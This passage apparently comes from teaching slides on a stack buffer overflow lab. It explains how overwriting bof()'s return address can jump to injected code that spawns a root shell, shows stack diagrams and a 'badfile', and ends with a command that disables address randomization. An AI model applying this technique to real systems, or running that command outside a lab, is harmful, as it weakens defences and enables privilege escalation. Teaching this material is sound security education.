
The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location of our own code we also inject, it will execute that code!


And our code will get a root shell

(there are many things our code can do, but we will be focused on getting a root shell)


THE STACK




bof() stack frame (stack.c)




“badfile”


THE STACK
... previous stack frames...
Arguments
Return Address
Previous frame pointer
buffer[99]
.
.
.
.
.
buffer[0]
bof() stack frame (stack.c)
Malicious Code
Stuff
New return address
Stuff
“badfile”
THE STACK
Malicious Code
(Overwrite)
New return address
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
bof() stack frame (stack.c)


THE STACK
... previous stack frames...
Arguments
Return Address
Previous frame pointer
buffer[99]
.
.
.
.
.
buffer[0]
bof() stack frame (stack.c)
Malicious Code
Stuff
New return address
Stuff
"badfile"
THE STACK
/bin/sh
(Overwrite)
New return address
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
(Overwrite)
bof() stack frame (stack.c)

THE STACK

THE STACK



bof() stack frame (stack.c)

"badfile"

bof() stack frame (stack.c)

Pretty easy, right?

Our first buffer overflow attack

(but first we need to change some settings)

- Turn off **address randomization** (countermeasure) (for now)

```
sudo sysctl -w kernel.randomize_va_space=0
```

